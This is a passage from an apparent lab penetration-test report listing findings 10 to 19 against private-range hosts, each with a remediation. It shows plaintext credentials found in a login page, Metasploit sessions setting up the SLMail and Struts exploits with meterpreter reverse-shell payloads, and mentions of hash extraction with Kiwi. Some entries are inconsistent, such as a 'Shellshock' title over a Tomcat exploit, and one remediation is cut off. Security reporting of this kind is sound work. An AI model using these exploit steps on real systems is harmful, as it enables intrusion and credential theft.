



```
<form action="/Login.php" method="POST">

    <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
    <input type="text" id="login" name="login" size="20" /></p>

    <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
    <input type="password" id="password" name="password" size="20" /></p>

    <button type="submit" name="form" value="submit" background-color="black">Login</button>

</form>

</br >
```

Affected Hosts	172.22.117.20
Remediation	Educate users to not put there credentials on the web openly

Vulnerability 10	Findings
Title	Port 80 open
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	**Critical**
Description	we used trivera cracked hash to get into 172.22.117.20 and reveal sensitive information

Images	
Affected Hosts	172.22.117.20
Remediation	using strong passwords consisting of uppercase,lowercase, numbers and special characters




Vulnerability 11	Findings
Title	Windows/pop3/Seattlelab_pass
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	We were able to access meterpreter shell by using the seattlelab_pass module in metasploit
Images	


```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > show options

Module options (exploit/windows/pop3/seattlelab_pass):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   110              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.20.78.251    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.20
RHOST => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.100
RHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOST 172.22.117.20
RHOST => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run
```

	
Affected Hosts	172.22.117.20
Remediation	Update all relevant software, including the Windows operating system and POP3 email server, with the latest security patches; change compromised or weak passwords, using strong, unique alternatives


Vulnerability 12	Findings
Title	Scheduled Access
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	we were able to view scheduled task after getting access to the machine
Images	
Affected Hosts	172.22.117.20
Remediation	restricting access to unauthorized users


Vulnerability 13	Findings
Title	Nmap scan reveals sensitive information
Type (Web app / Linux OS / WIndows OS)	Linux OS

Risk Rating	**Critical**
Description	Nmap scan on 192.168.13.0/24 revealed sensitive information
Images	  
Affected Hosts	192.168.13.0/24
Remediation	Implement IP blocking for unauthorized users

Vulnerability 14	Findings
Title	Apache Struts (CVE-2017-5638)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	Used exploit module multi/http/struts2_content_type_ognl with a payload of linux/x86/shell_reverse_tcp to gain Meterpreter access.
Images	

```
msf6 exploit(multi/http/struts2_content_type_ognl) > show options

Module options (exploit/multi/http/struts2_content_type_ognl):

   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.13.12       yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      8080                yes       The target port (TCP)
   SSL        false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /struts2-showcase/  yes       The path to a struts application action
   VHOST                          no        HTTP server virtual host


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.13.1     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Universal


msf6 exploit(multi/http/struts2_content_type_ognl) >
```







Affected Hosts	192.168.13.12
Remediation	Update Apache Struts and have patch management



Vulnerability 15	Findings
Title	Shellshock on port 80
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Used exploit module multi/http/tomcat_jsp_upload_bypass with a payload of linux/x86/shell_reverse_tcp to gain Meterpreter access.



Images	
Affected Hosts	192.168.13.1
Remediation	Web Server Patching and have patch management


Vulnerability 16	Findings
Title	Kiwi
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Post exploitation, we were able to extract the NTLM hash associated with the user administrator
Images	

	
Affected Hosts	192.168.13.1
Remediation	Moving the hashstore somewhere they couldn't be extracted - also monitoring authentication/logon activity that could indicate an attack in progress



Vulnerability 17	**Findings**
Title	Drupal CVE
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	We were able to create a meterpreter shell using exploit unix/webapp/drupal ws unserialize. Once accessed we were able to get uid.
Images	
Affected Hosts	192.168.13.13
Remediation	Update all relevant software, including the Linux operating system and

Vulnerability 18	Findings
Title	Open FTP port 21
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	**Critical**
Description	A secure shell was created on the user Alice's account through the open port 21 giving access to the host 192.168.13.14.
Images	 
Affected Hosts	192.168.13.14
Remediation	Close port 21 and update the password for Alice.


Vulnerability 19	Findings
Title	Psexec
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
